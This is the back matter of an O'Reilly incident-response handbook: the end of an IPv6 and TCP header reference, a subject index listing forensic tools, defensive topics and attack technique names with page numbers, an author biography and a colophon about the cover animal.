128-bit address of the originator of the packet.

Next Header

8-bit selector. Identifies the type of header immediately following the IPv6 header. Uses the same values as the IPv4 Protocol field.

Destination Address

128-bit address of the intended recipient of the packet (possibly not the ultimate recipient, if a Routing header is present).


Hop Limit

8-bit unsigned integer. Decremented by 1 by each node that forwards the packet. The packet is discarded if Hop Limit is decremented to zero.

RFC 2460

Please refer to RFC 2460 for the complete Internet Protocol version 6 (IPv6) Specification.

TCP Header



TCP Flags

C E U A P R S F

Congestion Window
C 0x80 Reduced (CWR)
E 0x40 ECN Echo (ECE)
U 0x20 Urgent
A 0x10 Ack
P 0x08 Push
R 0x04 Reset
S 0x02 Syn
F 0x01 Fin

Congestion Notification

ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.

Packet State	DSB	ECN bits
Syn	0 0	1 1
Syn-Ack	0 0	0 1
Ack	0 1	0 0
No Congestion	0 1	0 0
No Congestion	1 0	0 0
Congestion	1 1	0 0
Receiver Response	1 1	0 1
Sender Response	1 1	1 1

TCP Options

0 End of Options List
1 No Operation (NOP, Pad)
2 Maximum segment size
3 Window Scale
4 Selective ACK ok
8 Timestamp

Checksum


Checksum of entire TCP segment and pseudo header (parts of IP header)

Offset

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

RFC 793

Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.



Full-size versions of all header images are available at *https://oreil.ly/BTH_IR_figs*.

Index

Symbols

802.1X authentication, 28

A

access control list (ACL), 28, 62
Active Defense Harbinger Distribution (ADHD), 37, 93
Active Directory (AD), 261-266
  analysis tools, 262
    dsget, 262
    dsquery, 262
    Get-ADGroupMember, 262
    Get-ADUser, 262
    net group, 262
  attacks, 263-266
    AS-REP roasting, 263
    Certificate Services (AD CS), 265
    DCShadow, 265
    DCSync, 265
    password spray, 264
    unconstrained delegation, 265
  defense, 266
    canaries, 266
  reconnaissance, 262-263
  scripts, 262
    detect-delegated-accounts.ps1, 262
AD (see Active Directory (AD))
ADHD (see Active Defense Harbinger Distribution (ADHD))
ADS (see Alternate Data Streams (ADS))
adversaries, 13
  types of, 13
adversary campaign patterns, 98-101
adversary mindset, 97
Alexiou Principle, 54
AlienVault OTX, 307
Alternate Data Streams (ADS), 240
Amazon Web Services, 270
  Elastic Network Interface (ENI), 270
  Traffic Mirroring, 270
analysis paralysis, 67
Anthem Inc. breach (2015), 90
antiforensics, 145
  time manipulation, 145
AppInit_DLLs, 117
application layer, 30
AS-REP roasting, 263
ASD (see Australian Signals Directorate (ASD))
ASEP (see Auto Start Extensibility Points (ASEPs))
ASEP_Analyzer.ps1, 63
ATT&CK Navigator, 8
attack flows, 12
auditd, 9, 34
auditpol, 149
Australian Signals Directorate (ASD), 26-27
Auto Start Extensibility Points (ASEPs), 63, 212
Autoruns, 140
autorunsc, 140
Autostart.exe, 63
autostartc.exe, 63
Azure, 270
  Network Watcher, 270
Azure Log Analytics Workspaces, 21

B

BAA (see Business Associate Agreement (BAA))

backdoors, 45
backpipe, 120
BAS (see breach and attack simulation (BAS))
BEC (see business email compromise (BEC))
Belkasoft RAM Capturer, 128
Berkeley Packet Filter (BPF), 277-279
BootExecute, 117
Border Gateway Protocol (BGP), 312
  port 179, 312
Boyd, John, 64
BPF (see Berkeley Packet Filter (BPF))
breach and attack simulation (BAS), 31
Business Associate Agreement (BAA), 68
business email compromise (BEC), 27, 77

C

C2 (see command and control (C2))
CA (see certificate authority (CA))
cache poisoning, 292
CAINE (see Computer Aided INvestigative Environment (CAINE))
CAM table attack, 292
canaries (see honeytokens)
capinfos, 279
Censys, 105
Center for Internet Security (CIS), 18
CentralOps.net, 105
certificate authority (CA), 103
Certificate Services (AD CS), compromise, 265
certificates, Windows, 219
certutil.exe, 114
chain of custody (CoC), 73
  paper trail, 73
cipher command, 149
CIS Critical Security Controls, 18
Cisco IOS, 271
Citrix, 60
Cl0p ransomware group, 91
ClickFix campaigns, 99
cloud service provider (CSP), 19
CloudTrail, 7, 21
CMDB (see configuration management database (CMDB))
cmdkey, 139
CoC (see chain of custody (CoC))
command and control (C2), 62
  methods, 113
command-line auditing, 32-34, 254
Commercial Incident Response Template, 81
Common Weakness Enumeration (CWE), 7
Computer Aided INvestigative Environment (CAINE), 93
Computer Security Incident Response Plan (CSIRP), 75-79
Computer Security Incident Response Team (CSIRT), 77
configuration management database (CMDB), 26
confirmation bias, 56
COSO, 69
countermeasure confirmation bias, 56
countermeasures, 47
cron, 185
cryptcat, 120
  (see also netcat)
CSF (see Cybersecurity Framework (CSF))
CSIRT (see Computer Security Incident Response Team (CSIRT))
CSP (see cloud service provider (CSP))
CTI (see cyber threat intelligence (CTI))
CWE (see Common Weakness Enumeration (CWE))
Cyber Kill Chain, 59
cyber threat intelligence (CTI), 10, 30
  packaged feeds, 91
Cybersecurity Framework (CSF), 2
cybersecurity incident, 1

D

damage assessment, 66-67
  degraded operations amount, 66
  loss calculation formula, 66
dark web, 15
darknet, 37
data breach, 34-35
  notification requirements, 34-35
data link layer, 28-29
data loss prevention (DLP), 7
data relay tools, 118
data sources for detection, 11
DCShadow, 265
DCSync, 265
DDoS attacks (see distributed denial-of-service (DDoS) attacks)
DeepBlueCLI, 162
Deployment Imaging Service and Management (DISM), 220
detection engineering, 47

DeTT&CT, 10
DFIR (see digital forensics and incident response (DFIR))
DGA (see domain generation algorithm (DGA))
Diamorphine, 114
digital forensics and incident response (DFIR), 19
disaster recovery/business continuity (DR/BC), 75
disk imaging, 143-148
disk snapshot, 88
DISM (see Deployment Imaging Service and Management (DISM))
distributed denial-of-service (DDoS) attacks, 1
DKIM (see DomainKeys Identified Mail (DKIM))
DLP (see data loss prevention (DLP))
DMARC (see Domain-Based Message Authentication, Reporting, and Compliance (DMARC))
DNS, 312
  port 53, 312
DNS filtering, 30
DNSDumpster, 105
DNSRecon, 103
domain generation algorithm (DGA), 294
Domain-Based Message Authentication, Reporting, and Compliance (DMARC), 27
DomainKeys Identified Mail (DKIM), 27
DR/BC (see disaster recovery/business continuity (DR/BC))
DriverFrameworks-UserMode event log, 22
drivers, Windows, 220
dwell time, 45, 66, 90
Dynamic Host Configuration Protocol (DHCP), 312
  ports 67/68, 312
dynamic incident response, 4

E

early warning indicators, 37-38
EDGAR, 105
EDR (see Endpoint Detection and Response (EDR))
egress filtering, 272
electronic protected health information (ePHI), 68
EleKtra-Leak campaign, 7
end user–focused data collection, 72
Endpoint Detection and Response (EDR), 5, 297-309
  detection engines, 300
Enigmail, 85
Entra ID, 261
  (see also Active Directory (AD))
ePHI (see electronic protected health information (ePHI))
Epieos, 105
Equifax breach (2017), 90
exploitation, 112
externalization, 55

F

Family Educational Rights and Privacy Act (FERPA), 35
fast failures, 54
fast-flux DNS, 72
Federal Rules of Evidence, 74
FERPA (see Family Educational Rights and Privacy Act (FERPA))
file analysis, 239-240
  timeline analysis, 239-240
filesystem information, 188-190
  NFS, 189
  SAMBA, 189
firewall rules, 273
  “any any”, 273
  ordering, 273
fishbone diagram (see Ishikawa diagram)
Fog of War (FoW), 65
forensics, 86
  order of volatility, 87
  remote, 307
  system forensics, 87
  triage forensics, 87
forfiles, 149
FOSS (see free and open source software (FOSS))
FoW (see Fog of War (FoW))
free and open source software (FOSS), 31
FTK Imager, 128, 143
  logical volume image, 148
  triage image, 146-148
FTP, 311
  port 20, 311
  port 21, 311
FudModule, 114

G

General Data Protection Regulation (GDPR), 35
geographically improbable travel, 60
Get-CimInstance, 207
Get-Process, 214
Get-WmiObject, 208
GLBA (see Gramm-Leach-Bliley Act (GLBA))
GnuPG, 85-86
Golden Ticket, 266
Google Hacking Database, 105
Google search operators, 104
Google Threat Intelligence (GTI), 106
Google/Mandiant, 301
Gramm-Leach-Bliley Act (GLBA), 35
GreyNoise, 105

H

Handle, 141
hash collisions, 63
hashes, 63
  MD5, 63
  SHA-1, 63
  SHA-256, 63
Health Insurance Portability and Accountability Act (HIPAA), 35
hiberfil.sys, 129
honeypots, 37-38
honeytokens, 37-38
hotfixes, 237
hping, 198
HRM (see human risk management (HRM))
HTA files (see mshta.exe)
HTTP, 312
  port 80, 312
HTTPS, 312
  port 443, 312
human risk management (HRM), 75
Hunter.io, 105
hypervisors, 270

I

IABs (see initial access brokers (IABs))
IAM (see identity and access management (IAM))
ICMP, 317
  Destination Unreachable (Type 3), 318
  Echo Reply (Type 0), 318
  Echo Request (Type 8), 318
  Redirect (Type 5), 318
  Router Advertisement (Type 9), 318
  Router Solicitation (Type 10), 318
  Source Quench (Type 4), 318
  Time Exceeded (Type 11), 318
  Timestamp (Type 13), 319
  Traceroute (Type 30), 319
  types and codes, 317
IDaaS (see identity as a service (IDaaS))
identity and access management (IAM), 19
identity as a service (IDaaS), 32
IMDSv2, 7
incident commander, 39, 57
incident handler, 39
incident response (IR), 1
  definition of, 1
  forensics partnership, 86
  lifecycle, 1
    (see also PICERL)
  metrics, 50-52
  policies for, 35-36
  scope changes during, 12
indicator of attack (IoA), 58-64
  examples, 59-62
indicators of compromise (IoCs), 5, 58-64
  examples, 62-64
Information Sharing and Analysis Centers (ISACs), 59
initial access brokers (IABs), 13
installed applications, 238
intention of evidence, 53
intentional information, 53
interior switch devices, 274
Internet Archive, 106
Internet Control Message Protocol (ICMP) (see ICMP)
Internet Message Access Protocol (IMAP), 312
  port 143, 312
investigations, improvements, 53-57
Invoke-Command, 199
IoA (see indicator of attack (IoA))
IoCs (see indicators of compromise (IoCs))
ipconfig, 136
iptables, 195-197
IR (see incident response (IR))
ISACs (see Information Sharing and Analysis Centers (ISACs))
Ishikawa diagram, 89

J

John the Ripper, 122
jump bag, 24

K

Kali Linux, 93
KAPE (see Kroll Artifact Parser and Extractor (KAPE))
Kerberoasting, 263
Kerberos, 312
  port 88, 312
  ticket forgery, 116
Kerberos tickets, 63
key performance indicators (KPIs), 50
“know thy accounts”, 23
KPI (see key performance indicators (KPIs))
KRBTGT account, 42
Kroll Artifact Parser and Extractor (KAPE), 160-162

L

LaBrea Tarpit, 37
landspeed violation, 60
laptop farms, 15
Legitimate Interests Assessment (LIA), 69
Lightweight Directory Access Protocol (LDAP), 312
  port 389, 312
Linux, 165-198
  configuration files, 177
  distributions, 166
  package management, 192-194
  sudo, 182
live system analysis, 135-142
  file analysis, 166, 176
    cat, 166
    file command, 166
    find, 169
    grep, 167-169
    ls, 166
  file and volume tools, 141
    cipher command, 149
    forfiles, 149
    openfiles command, 142
    Sigcheck, 141
    sigverif, 149
    vssadmin, 149
  filesystem information, 205
    files and directories, 220-223
    shares, 223-227
  network reconnaissance, 136, 176, 211-212
    active connections, 234-237
    arp command, 136
    ipconfig, 136
    nbtstat, 136
    netstat, 136
    route command, 136
    Tcpvcon, 141
  process investigation, 137, 176, 182-184, 214-218
    Handle, 141
    PsList, 141
    tasklist, 137
    WMIC, 137
  remote analysis, 199-202
  services, 218
  services and startup, 138, 184-186
    PsService, 141
    sc query, 138
    schtasks, 138
  system configuration, 139, 176, 206-207
    auditpol, 149
    PsInfo, 141
    systeminfo, 139
    WMIC, 149
  system information, 207-209
  user accounts, 177, 209
  user and session data, 139
    cmdkey, 139
    id, 177
    logonsessions, 141
    lusrmgr, 139
    PsLoggedon, 141
logon trigger, 32
logonsessions, 141
logs, 177-258, 262
  Linux, 177-178
    collection, 190-192
  Windows, 246-258
    Security, 251-254, 262
LOLBins (living-off-the-land binaries), 114
LSASS process, 5
  credential dumping from, 5
lsof, 186-188
lusrmgr, 139

M

MAC filtering, 28
Magnet Forensics RAM Capture, 128
manage-bde, 149
mapped drives, 229
Marriott International breach (2018), 91
masscan, 110
Mattermost, 85
mean time to acknowledge (MTTA), 51
mean time to contain (MTTC), 52
mean time to detect (MTTD), 51
mean time to eradicate (MTTE), 52
mean time to identify (MTTI), 52
mean time to recover service (MTRS), 52
mean time to remediation (MTTR), 306
mean time to respond (MTTR), 52
memory acquisition, 128-129
  dead memory files, 129
  Linux, 172
    netcat, 172
  tools for, 128
  VMware ESX, 129
memory analysis, 130-134, 173-175
  Volatility, 130-134, 173-175
    plugins, 173-175
memory snapshot, 88
memory.dmp, 129
Memoryze, 128
MFA (see multifactor authentication (MFA))
Microsoft SQL Server, incident response, 163
Microsoft Teams, 85
Mimikatz, 42
MITRE analysis method, 67
MITRE ATT&CK framework, 8
  matrices, 8
  techniques, 9
    T1059 (Command and Scripting Interpreter), 9
MOVEit Transfer breach (2024), 91
Mozilla Thunderbird, 85
MRU keys, 88
mshta.exe, 115
msiexec.exe, 115
MTRS (see mean time to recover service (MTRS))
MTTA (see mean time to acknowledge (MTTA))
MTTC (see mean time to contain (MTTC))
MTTD (see mean time to detect (MTTD))
MTTE (see mean time to eradicate (MTTE))
MTTI (see mean time to identify (MTTI))
MTTR (see mean time to respond (MTTR))
multifactor authentication (MFA), 21

N

Necurs, 114
NetBIOS, 312
  ports 137-139, 312
netcat, 118
  backdoor techniques, 119
  data transfer, 118
network analysis, 267-295
  application ports, 289-291
  application-specific, 284
  certificates, 285
  darknet, 287
  DNS, 285
    DNSCrypt, 290
    DoH (DNS over HTTPS), 290
    domain generation algorithm (DGA), 294
    DoT (DNS over TLS), 290
    encrypted, 290
    exfiltration, 294
  email traffic, 286
  HTTP, 284-285
  MAC address manipulation, 286
  profiling, 279
  QUIC protocol, 284
  reputation risk, 276-277
  reputation sites, 275-277
  suspicious traffic patterns, 282, 287
    ARP, 292
    broadcasts, 292
    brute force, 293
    DNS, 294
    DoS/DDoS, 293
    ICMP, 293
    scans, 291
    SYN/SYN-ACK analysis, 282
    TCP flags, 291
    volume, 291
  tools, 267-287
    aircrack-ng, 277
    capinfos, 279
    Cisco IOS, 271
    LaBrea, 287
    Packet Monitor (pktmon), 277

Security Onion, 22, 92
Snort, 287
Suricata, 287
tcpdump, 267
tshark, 267
windump, 267
Wireshark, 267
Zeek, 288
top talkers, 287
traffic reduction, 283
website investigation, 275-277
network intrusion detection system (NIDS), 37
network layer, 29-30
Network Security Monitoring (NSM), 13, 22, 71
network taps, 268
deployment, 269
failover, 270
Network Time Protocol (NTP), 20, 312
port 123, 312
newly registered domains (NRDs), 62
next-generation firewall (NGFW), 5
nftables, 197
NGFW (see next-generation firewall (NGFW))
NIDS (see network intrusion detection system (NIDS))
Nikto, 111
NIST (National Institute of Standards and Technology), 2
incident response lifecycle, 2
SP 800-115, 98
SP 800-61, 2, 77
SP NIST 800-171, 35
nix dos2unix command, 165
Nmap, 107
scripting engine (NSE), 109
NRD (see newly registered domains (NRDs))
NSM (see Network Security Monitoring (NSM))
NTFS, 144
timestamps, 144
NTP (see Network Time Protocol (NTP))
null routing, 272
NXLOG, 21

O

OOBC (see out-of-band communication (OOBC))
OODA loop, 64-68
open files, 142
collection, 142-143
open source intelligence (OSINT), 99
OSINT Framework, 105
openfiles command, 142
OpenPGP standard, 85
OpenVAS, 112
operational security (OpSec), 41
out-of-band communication (OOBC), 85
OWASP Top 10, 112

P

packet capture (PCAP), 267
cloud, 268
hypervisors, 268
local, 268
network taps, 268
SPAN ports, 267
TLS decryption, 268
Packet Monitor (pktmon), 277
commands, 279
usage, 279
pagefile.sys, 129
Pareto effect, 84
pass-the-hash attacks, 60
password guessing, 121
password spray, 264-265
patient zero, 5
Payment Card Industry Data Security Standard (PCI-DSS), 35
PCAP (see packet capture (PCAP))
penetration testing, 70, 93
authorization letter, 70
perfect solution fallacy, 48, 84
perimeter firewall, 272
persistence techniques, 113
ASEPs and registry, 116
filesystem, 117
user accounts, 116
Winlogon, 117
personally identifiable information (PII), 34
PHI (see protected health information (PHI))
physical drives, 229
physical layer, 28-29
PICERL, 3, 17
Containment phase, 3, 41-44
Eradication phase, 3, 44-45
Identification phase, 3, 38-40
Lessons Learned phase, 3, 46-47

Preparation phase, 3, 19-38
Recovery phase, 3, 46
PICERL Six-Phase Incident Response Template, 80
PII (see personally identifiable information (PII))
playbooks, 13
Porter, Michael, 19
ports, 311-315
common TCP/UDP, 311
Post Office Protocol (POP), 312
port 110, 312
Potentially Unwanted Program (PUP), 99
PowerShell, 199-258
cmdlets, 199-246
Enable-PSRemoting, 199
Enter-PSSession, 203
Get-ADGroupMember, 262
Get-ADUser, 262
Get-ChildItem, 220
Get-CimInstance, 207
Get-Date, 205
Get-HotFix, 208
Get-LocalUser, 209
Get-NetAdapter, 211
Get-NetTCPConnection, 212
Get-Process, 214
Get-PSDrive, 229
Get-ScheduledTask, 232
Get-Service, 218
Get-SmbOpenFile, 223
Get-SmbShare, 205
Get-TimeZone, 206
Get-WindowsDriver, 220
Get-WinEvent, 246
Get-WmiObject, 208
Invoke-Command, 203
New-NetFirewallRule, 199
New-PSSession, 204
New-SelfSignedCertificate, 199
New-SmbShare, 205
Set-ExecutionPolicy, 199
execution policy, 199
remoting, 199
version, 206
Privacy Shield, 35
Private VLAN (PVLAN), 28
process analysis, 134
indicators, 134-135
Process Explorer, 158
protected health information (PHI), 69
PsInfo, 141
PsList, 141
PsLoggedon, 141
PsService, 141
PSSession, 203
Pulsedive, 105
punycode, 294
PVLAN (see Private VLAN (PVLAN))

R

ransomware as a service (RaaS), 13
RAT (see remote access tools (RATs))
RBA (see risk-based alerting (RBA))
RE&CT framework, 41, 76
reconnaissance, 102
cloud-scale, 102
data collection targets, 102
DNS scripts, 103
web-based tools, 105
registry export, 231-232
registry keys, 63
regsvr32.exe, 115
regulatory considerations, 68-70
REMNux, 93
remote access tools (RATs), 113
Remote Desktop Protocol (RDP), 314
port 3389, 314
reNgine, 111
Reptile rootkit, 114
response policy zone (RPZ), 30
risk-based alerting (RBA), 51
root cause analysis, 5
root cause identification (RCI), 45
rootkits, 45, 114
routers, 271
perimeter, 271
routing layer, 29-30
RPZ (see response policy zone (RPZ))
Rubeus, 42
rundll32.exe, 115

S

SaaS (see software as a service (SaaS))
Sanders, Chris, 53
SANS Investigate Forensic Toolkit (SIFT), 93
SANS IR lifecycle (see PICERL)
Sarbanes-Oxley Act (SOX), 35

SAT (see security access token (SAT))
SBAR (see situation, background, assessment, and recommendation (SBAR))
sc query, 138
scanning, 106-112
  IPv6, 110
  masscan, 110
  Nmap, 107
  web scanning tools, 111
  Windows counter loops, 110
Scattered Spider, 298
scheduled tasks (schtasks), 117, 152
  adversary use, 117
  Windows, 232-234
Schwartau, Winn, 6
SDLC (see software development lifecycle (SDLC))
SecOps (see security operations (SecOps))
Secure Shell (SSH), 178-181, 311
  port 22, 311
security access token (SAT), 37
security assessment tools, 70
Security Information and Event Management (SIEM), 6, 21
security metrics, 49-52
  Golden Rules, 50
Security Onion, 22, 92
security operations (SecOps), 21
security orchestration, automation, and response (SOAR), 21, 307
SecurityTrails, 105
semiflux, 101
Sender Policy Framework (SPF), 27
SentinelOne Singularity, 297-309
  hyperautomation, 307
  mitigation actions, 306
  response actions, 306-307
    blocklist, 306
    disconnect, 306
    exclusions, 306
    forensics collection, 307
    run script, 306
  StoryLine, 302-305
Server Message Block (SMB), 312
  port 445, 312
Server-Side Request Forgery (SSRF) attacks, 7
service-level agreement (SLA), 25
setupapi.dev.log, 243
Shodan, 106
SIEM (see Security Information and Event Management (SIEM))
SIFT (see SANS Investigate Forensic Toolkit (SIFT))
Sigcheck, 141
Signal, 85
sigverif, 149
Simple Mail Transfer Protocol (SMTP), 311
  port 25, 311
Simple Network Management Protocol (SNMP), 312
  port 161, 312
single sign-on (SSO), 23
sinkholing, 62
situation, background, assessment, and recommendation (SBAR), 83-84
  communication format, 83
Six Sigma, 84
Skoudis, Ed, 70
SLA (see service-level agreement (SLA))
Slack, 85
  integration, 307
Snort, 287, 295
SOAR (see security orchestration, automation, and response (SOAR))
software as a service (SaaS), 19
software development lifecycle (SDLC), 75
SolarWinds breach (2020), 90
solution confirmation bias, 56
SOX (see Sarbanes-Oxley Act (SOX))
SPAN, 267
  configuration, 269
SPF (see Sender Policy Framework (SPF))
SSH (see Secure Shell (SSH))
SSO (see single sign-on (SSO))
SSRF attacks (see Server-Side Request Forgery (SSRF) attacks)
Startup Artifacts, 153-156
  Active Setup and COM components, 155
  AppInit DLLs and image hijacks, 155
  browser add-ons, 154
  browser helper objects and toolbars, 156
  codecs and media extensions, 155
  Internet Explorer and shell extensions, 154
  load order hijacks, 155
  logon and run-type locations, 153
  miscellaneous ASEPs, 156
  scheduled and Group Policy scripts, 155
  services and drivers, 154

Winlogon and session initialization, 154
Winsock and network-layer persistence, 155
startup directories, 152
storage preparation, 170-172
fdisk, 170
mkfs, 170
mount, 170
StoryLine (see SentinelOne Singularity, Storyline)
Subfinder, 104
supplemental system information, 149-152
Symantec PGP, 85
Syslog, 313
port 514, 313
Syslog-ng, 21
Sysmon, 9, 33, 255-258
systeminfo, 139, 207

T

tactics, techniques, and procedures (TTPs), 8
tasklist, 137
TBS (see time-based security (TBS))
tcpdump, 267
SYN packets, 282
Tcpvcon, 141
Telephone-Oriented Attack Delivery (TOAD), 114
Telnet, 311
port 23, 311
threat hunting, 4
retroactive, 4
threat-informed defense, 11
ThreatMiner, 106
Ticket Granting Tickets (TGTs), 116
time-based security (TBS), 6
detection time (Dt), 6
formula, 6
protection time (Pt), 6
response time (Rt), 6
timestomping, 145
TLP (see Traffic Light Protocol (TLP))
TLS Break and Inspect, 30
TOAD (see Telephone-Oriented Attack Delivery (TOAD))
TOR network, 15
Traffic Light Protocol (TLP), 74
trap and trace, 71
triage image, 68
Trivial File Transfer Protocol (TFTP), 312
port 69, 312
tshark, 267
conversations, 281
options, 278
statistics, 281
TTPs (see tactics, techniques, and procedures (TTPs))

U

unconstrained delegation, 265
unintentional information, 53
USB devices, 243
information collection, 243
logs, 22
usbstor registry key, 243

V

value chain, 19
Verizon Data Breach Investigations Report (DBIR), 112
virtual machine scale set (VMSS), 270
virtual private networks (VPNs), 20
VirusTotal (see Google Threat Intelligence (GTI))
visibility tools and techniques, 31-32
VLAN, 28
VMSS (see virtual machine scale set (VMSS))
VMware, 268
volatile data, 125
collection environment, 125-127
Volatility (see memory analysis, Volatility)
Volume Shadow Copy Service (VSS), 244
rollback, 306
VPN (see virtual private networks (VPNs))
VPN concentrators, 274
vssadmin, 149

W

Wayback Machine (see Internet Archive)
Weakpass, 122
weaponization, 106
web scanning tools, 111
webshells, 113
WEC (see Windows Event Collection (WEC))
WEF (see Windows Event Forwarding (WEF))
wevtutil, 139, 247
WFAS (see Windows Defender Firewall with Advanced Security (WFAS))

WhatsApp, 85
whoami, 136
WinDbg, 129
Windows AppLocker, 238
Windows Defender Firewall with Advanced Security (WFAS), 149
Windows Event Collection (WEC), 21
Windows Event Forwarding (WEF), 21
Windows event logs, 9, 32
  Event ID 4625 (login failure), 60
  Event ID 4688 (process creation), 9, 32, 254
  Event ID 4771 (Kerberos preauthentication failed), 60
  Event ID 4772 (Kerberos ticket request failed), 60
Windows Management Instrumentation (WMI), 227-229
Windows processes, 124-125
  Csrss.exe, 124
  Dwm.exe, 125
  Explorer.exe, 125
  Lsass.exe, 124
  normal, 124
  RuntimeBroker.exe, 125
  Services.exe, 124
  Smss.exe, 124
  Svchost.exe, 125
  System, 124
  Taskhost.exe, 124
  Wininit.exe, 124
  Winlogon.exe, 125
Windows Remote Management (WinRM), 199-202
windump, 267
WinPMem, 128-129
WinRM (see Windows Remote Management (WinRM))
Wireshark, 61, 267
WMI (see Windows Management Instrumentation (WMI))
WMIC, 116
  malicious use, 116
  process list, 137
  product list, 149

X

X11 display manager, 93

Z

Zed Attack Proxy (ZAP), 111
Zeek, 22, 288
zero-trust architecture, 26
Zone.Identifier, 240

About the Author

Don Murdoch, GSE #99, has been in the information security field since early 2001. In 2004, he joined ODU as the organization's information systems security officer, where he spent over three years in the "wild, wild West of academic computing." While at ODU, Don authored or coauthored several SANS Stay Sharp courses, most notably the First Responder series. Much of this book is based on those lessons learned in academia, then applied in the commercial sector, consulting, and cyber range–based exercises and analysis. Don has a BS in computer science, a post-baccalaureate certificate in cloud security, an MBA from ODU, and an MS in information security engineering from the SANS Technology Institute. He is SANS Cyber Guardian #38.

Colophon


The animal on the cover of *Blue Team Handbook: Incident Response* is the American black bear (*Ursus americanus*), the most common and widely distributed bear in North America.

Despite their name, not all American black bears are black—they may be reddish-brown, blue-gray, blonde, or even white. Their lifecycle, denning habits, and diet are also highly variable, based on location. For example, in colder ranges, black bears hibernate for about seven months, whereas bears in warmer climes may hibernate for only two to five months, or not at all.

American black bears typically prefer a habitat of dense, inaccessible forest; it's been surmised that this preference may be due to their evolving alongside more aggressive bear species, such as the grizzly bear, which may have outcompeted them on more open terrain. Though American black bears, grizzlies, and polar bears can all be found in North America, the American black bear is actually more closely related to the Asian black bear than its geographically proximate relatives.

Along with the brown bear, the American black bear is one of only two species of modern bear not considered by the IUCN as being vulnerable from a conservation standpoint. Many of the animals on O'Reilly covers are endangered; all of them are important to the world.

The cover illustration is by José Marzan Jr., based on an antique engraving from Lydekker's *Royal Natural History*. The series design is by Edie Freedman, Ellie Volckhausen, and Karen Montgomery. The cover fonts are Gilroy Semibold and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.



O'REILLY®

Learn from experts. Become one yourself.

60,000+ titles | Live events with experts | Role-based courses
Interactive learning | Certification preparation | Verifiable skills

Try the O'Reilly learning platform free for 10 days.

